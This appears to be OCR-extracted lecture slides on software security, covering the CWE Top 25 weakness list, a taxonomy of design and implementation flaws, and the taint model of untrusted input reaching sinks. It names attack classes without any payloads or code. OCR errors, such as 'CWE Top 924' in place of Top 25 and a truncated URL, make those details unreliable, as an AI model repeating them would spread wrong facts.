
1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Site Request Forgery (SSRF)
25. Command Injection

memory corruption, injection attacks, access control / authentication

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

CWE Top 924 [Nov 2021]

https://cwe.mitre.org/data/definitions/1000.html




itre.org/data/pdf/1000_with_1344_colors.pdf

Classifications of security flaws

These classifications & taxonomies are

- very useful
  - for awareness & prevention
  - for understanding & tackling root causes
- very messy
  - as you can classify flaws in different ways
- always incomplete
  - there are always new & more attacks
  - application-specific flaws will be missing in generic taxonomies
- can be misleading
  - e.g. ‘lack of input validation’




design flaws

Not to scale!

Very incomplete!

Many vague boundaries, overlaps, & combinations

implementation flaws


abuse of features
(eg spam)
supply chain weakness
feature interaction
use of broken / misconfigured components
weak / flawed authentication
phishing vulnerabilities
no 2FA
CSRF
broken access control
flawed program logic
error handling
hardcoded secrets
TOCTOU/ race conditions
integer overflow
memory corruption
buffer overflow
double free
memory leaks
buggy parsing
injection attacks
format string
XSS
unintended parsing
design flaws
implementation flaws
Not to scale!
Very incomplete!
Many vague boundaries, overlaps, & combinations

Tackling INPUT problems


High level observations

- Most (all?) attacks involve INPUT which ends up in a place where processing it causes software to 'go off the rails'

- Input may be forwarded between systems to reach place where it does damage


- *Are there structural approach to combat these 100s of variants of input handling problems?*

Attack surface for INPUT problems



Big attack surface in application, the underlying protocol stack, and external services.


Attack surface for INPUT problems



Typical client-side attack surface

Terminology

Untrusted input travels as tainted data from source to sink



Sinks can be external API or an internal function / bug

Audience poll

How should you defend against input problems?

